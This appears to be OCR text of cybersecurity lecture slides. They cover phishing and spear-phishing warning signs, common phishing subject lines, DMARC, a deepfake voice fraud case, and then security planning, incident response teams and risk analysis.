
- **Fake account on a social media site**
  Mimics a legitimate person, business or organization. May also appear in the form of an online game, quiz or survey designed to collect information from your account.


Phishing Lure

- Often makes it look like a problem with one of your accounts
  - Or they try to takes advantage of an ongoing humanitarian crisis



Can you detect a phishing scam?





Common phishing scam Subject Lines

Barracuda Networks researchers compiled a list of the top 12 most common subject lines used in phishing emails targeting businesses.

Researchers analyzed over 360,000 phishing emails & found the most common subject line used in attacks is simply ‘Request’ – accounting for over a third of all the phishing messages analyzed.

The report found the top 12 subject lines were as followed:

1. Request
2. Follow up
3. Urgent/Important
4. Are you available?/Are you at your desk?
5. Payment Status
6. Hello
7. Purchase
8. Invoice Due
9. Re:
10. Direct Deposit
11. Expenses
12. Payroll

Spear Phishing Characteristics

A spear-phishing attack can display one or more of the following characteristics:

• Blended or multi-vector threat. Spear phishing uses a blend of email spoofing, dynamic URLs and drive-by downloads to bypass traditional defenses.

• Use of zero-day vulnerabilities. Advanced spear-phishing attacks leverage zero-day vulnerabilities in browsers, plug-ins and desktop applications to compromise systems.

• Multi-stage attack. The initial exploit of systems is the first stage of an APT attack that involves further stages of malware outbound communications, binary downloads and data exfiltration.


• Well-crafted email forgeries: Spearphishing email threats are usually targeted to individuals, so they don’t bear much resemblance to the high-volume, broadcast spam that floods the Internet. This means traditional reputation and spam filters routinely miss these messages, rendering traditional email protections ineffective.

How to protect against phishing

- STOP. THINK. CONNECT.
  - Before you click, look for common baiting tactics e.g. Requests for personal information, Announcement indicating you won a prize or lottery or Requests for donations
  - Look for spelling errors (e.g., “pessward”), lack of punctuation or poor grammar
  - Hyperlinked URL differs from the one displayed, or it is hidden
  - Threatening language that calls for immediate action
- Install and maintain antivirus software on your electronic devices
- Use email filters to reduce spam and malicious traffic
- Be wary of messages asking for passwords or other personal information
  - All reputable businesses and organizations will never ask for your password via email
- Never send passwords, bank account numbers or other private information in an email
  - Do not reply to requests for this information
  - Verify by contacting the company or individual, but do not use the contact information included in the message
- Do not click on any hyperlinks in the email
  - User your computer mouse to hover over each link to verify its actual destination, even if the message appears to be from a trusted source
  - Pay attention to the URL and look for a variation in spelling or different domain (e.g., ulster.ac vs. ulster.com)
  - Consider navigating to familiar sites on your own instead of using links within messages
- Examine websites closely
  - Malicious websites may look identical to legitimate sites
  - Look for “https://” or a lock icon in the address bar before entering any sensitive information on a website

Best Practice for companies - DMARC


- Organisations should set up DMARC which is Domain-based Message Authentication, Reporting and Conformance email standard that:
  1. confirms the sender's identity using Sender Policy Framework (SPF) and DomainKeys Identified Mail (DKIM)
  2. tells the recipient's email service what to do with emails that fail the check
  3. asks recipient email services to provide reports of where email comes from



The benefit of DMARC are:

- Protecting your users, employees and reputation from cybercrime
- Reducing customer support costs relating to email fraud
- Improving trust in the emails your organisation sends
- Seeing the legitimate and fraudulent use of your domains via DMARC reports

Multi layered approach




Deep Fake Audio Calls

In March 2019, the CEO of a large energy firm sanctioned the urgent transfer of €220,000 to what he believed to be the account of a new Eastern European supplier after a call he believed to be with the CEO of his parent company.

Within hours, the money had passed through a network of accounts in Latin America to suspected criminals who had used artificial intelligence (AI) to convincingly mimic the voice of the CEO.

With one AI-enabled conversation, criminals had bypassed layers of cybersecurity controls. Their success illustrates how certain use of powerful developing technologies such as AI will change the landscape of cybercrime for both attackers and defenders



US & WORLD \ TECH \ CYBERSECURITY

Thieves are now using AI deepfakes to trick companies into sending them money

So AI crimes are a thing now

By Nick Statt | @nickstatt | Sep 5, 2019, 1:14pm EDT

SHARE

Illustration by Alex Castro and Grayson Blackmon / The Verge

It seems like every few days there's another example of a convincing deepfake going viral or another free, easy-to-use piece of software (some even made for mobile) that can generate convincing video or audio that's designed to trick someone into believing a piece of virtual artifice is real. But according to *The Wall Street Journal*, there may soon be serious financial and legal ramifications to the proliferation of deepfake technology.

Ring and Nest v
smart display wi

Nintendo's Switc
Rakuten

Deep Fake Videos

- https://www.youtube.com/watch?v=yaq4sWFvnAY&feature=emb_logo

Security Incident Management

Contents of a Security Plan

- *Policy,* indicating the goals of a computer security effort and the willingness of the people involved to work to achieve those goals
- *Current state*, describing the status of security at the time of the plan
- *Requirements*, recommending ways to meet the security goals
- *Recommended controls*, mapping controls to the vulnerabilities identified in the policy and requirements
- *Accountability*, documenting who is responsible for each security activity
- *Timetable*, identifying when different security functions are to be done
- *Maintenance,* specifying a structure for periodically updating the security plan

Security Policy

- A high-level statement of purpose and intent
- Answers three essential questions:
  - Who should be allowed access?
  - To what system and organizational resources should access be allowed?
  - What types of access should each user be allowed for each resource?
- Should specify
  - The organization's security goals (e.g., define whether reliable service is a higher priority than preventing infiltration)
  - Where the responsibility for security lies (e.g., the security group or the user)
  - The organization's commitment to security (e.g., defines where the security group fits in the corporate structure)

Assessment of Current Security Status

- A risk analysis—a systemic investigation of the system, its environment, and what might go wrong—forms the basis for describing the current security state
- Defines the limits of responsibility for security
  - Which assets are to be protected
  - Who is responsible for protecting them
  - Who is excluded from responsibility
  - Boundaries of responsibility

Security Requirements

- Security requirements are functional or performance demands placed on a system to ensure a desired level of security
- Usually derived from organizational business needs, sometimes including compliance with mandates imposed from outside, such as government standards
- Characteristics of good security requirements:
  - Correctness
  - Consistency
  - Completeness
  - Realism
  - Need
  - Verifiability
  - Traceability


Responsibility for Implementation

- A section of the security plan will identify which people (roles) are responsible for implementing security requirements
- Common roles:
  - *Users* of personal computers or other devices may be responsible for the security of their own machines. Alternatively, the security plan may designate one person or group to be coordinator of personal computer security.
  - *Project leaders* may be responsible for the security of data and computations.
  - *Managers* may be responsible for seeing that the people they supervise implement security measures.
  - *Database administrators* may be responsible for the access to and integrity of data in their databases.
  - *Information officers* may be responsible for overseeing the creation and use of data; these officers may also be responsible for retention and proper disposal of data.
  - *Personnel staff members* may be responsible for security involving employees, for example, screening potential employees for trustworthiness and arranging security training programs.

Timetable and Plan Maintenance

- As a security plan cannot be implemented instantly, the plan should include a timetable of how and when the elements in it will be performed
- The plan should specify the order in which controls are to be implemented so that the most serious exposures are covered as soon as possible
- The plan must be extensible, as new equipment will be acquired, new connectivity requested, and new threats identified
  - The plan must include procedures for change and growth
  - The plan must include a schedule for periodic review

Inputs to the Security Plan



Security Planning Team Members

- Security planning touches every aspect of an organization and therefore requires participation well beyond the security group
- Common security planning representation:
  - Computer hardware group
  - System administrators
  - Systems programmers
  - Applications programmers
  - Data entry personnel
  - Physical security personnel
  - Representative users

Assuring Commitment to a Security Plan

- A plan that has no organizational commitment collects dust on a shelf
- Three groups of people must contribute to making the plan a success:
  - The planning team must be sensitive to the needs of each group affected by the plan.
  - Those affected by the security recommendations must understand what the plan means for the way they will use the system and perform their business activities. In particular, they must see how what they do can affect other users and other systems.
  - Management must be committed to using and enforcing the security aspects of the system.

Business Continuity Planning

- A business continuity plan documents how a business will continue to function during or after a computer security incident
- Addresses situations having two characteristics:
  - *Catastrophic situations,* in which all or a major part of a computing capability is suddenly unavailable
  - *Long duration,* in which the outage is expected to last for so long that business will suffer

Continuity Planning Activities

- Assess the business impact of a crisis
  - What are the essential assets?
  - What could disrupt use of these assets?
- Develop a strategy to control impact
  - Investigate how the key assets can be safeguarded
- Develop and implement a plan for the strategy
  - Define:
    - Who is in charge when an incident occurs
    - What to do when an incident occurs
    - Who does what tasks when an incident occurs

Incident Response Plans

- A security incident response plan tells the staff how to deal with a security incident
- In contrast to a business continuity plan, the goal of incident response is handling the current security incident without direct regard for the business issues
- An incident response plan should
  - Define what constitutes an incident
  - Identify who is responsible for taking charge of the situation
  - Describe the plan of action

Incident Response Teams

- The response team is charged with responding to the incident. It may include
  - Director : The person in charge of the incident, who decides what actions to take
  - Technicians: People who perform the technical part of the response
  - Advisors: Legal, human resources, or public relations staff members as appropriate
- Matters to consider when identifying a response team:
  - Legal issues
  - Preserving evidence
  - Records
  - Public relations

CSIRTs

- Computer Security Incident Response Teams (CSIRT) are teams trained and authorized to handle security incidents
- Responsibilities of a CSIRT include
  - Reporting: Receiving reports of suspected incidents and reporting as appropriate to senior management
  - Detection: Investigation to determine if an incident occurred
  - Triage: Immediate action to address urgent needs
  - Response: Coordination of effort to address all aspects in a manner appropriate to severity and time demands
  - Postmortem: Declaring the incident over and arranging to review the case to improve future response
  - Education: Preventing harm by advising on good security practices and disseminating lessons learned from past incidents

CSIRT Skills

- Collect, analyze, and preserve digital forensic evidence
- Analyze data to infer trends
- Analyze the source, impact, and structure of malicious code
- Help manage installations and networks by developing defenses such as signatures
- Perform penetration testing and vulnerability analysis
- Understand current technologies used in attacks

Risk Analysis

- Risk analysis is an organized process for identifying the most significant risks in a computing environment, determining the impact of those risks, and weighing the desirability of applying various controls against those risks
- A risk is a potential problem that the system or its users may experience
- Characteristics of a risk:
  - Associated loss (also known as a *risk impact*)
  - Likelihood of occurring
  - Degree to which we can change the outcome (risk control)
- We can theoretically quantify the effects of a risk, or risk exposure, by multiplying likelihood by risk impact

Strategies for Dealing with Risk

- *Avoid* the risk by changing requirements for security or other system characteristics
- *Transfer* the risk by allocating the risk to other systems, people, organizations, or assets or by buying insurance to cover any financial loss should the risk become a reality
- *Assume* the risk by accepting it, controlling it with available resources, and preparing to deal with the loss if it occurs

Steps of a Risk Analysis

1. Identify assets.
2. Determine vulnerabilities.
3. Estimate likelihood of exploitation.
4. Compute expected annual loss.
5. Survey applicable controls and their costs.
6. Project annual savings of control.

Step 1: Identify Assets

- *Hardware:* Processors, boards, keyboards, monitors, terminals, microcomputers, workstations, tape drives, printers, disks, disk drives, cables, connections, communications controllers, and communications media
- *Software:* Source programs, object programs, purchased programs, in-house programs, utility programs, operating systems, systems programs (such as compilers), and maintenance diagnostic programs
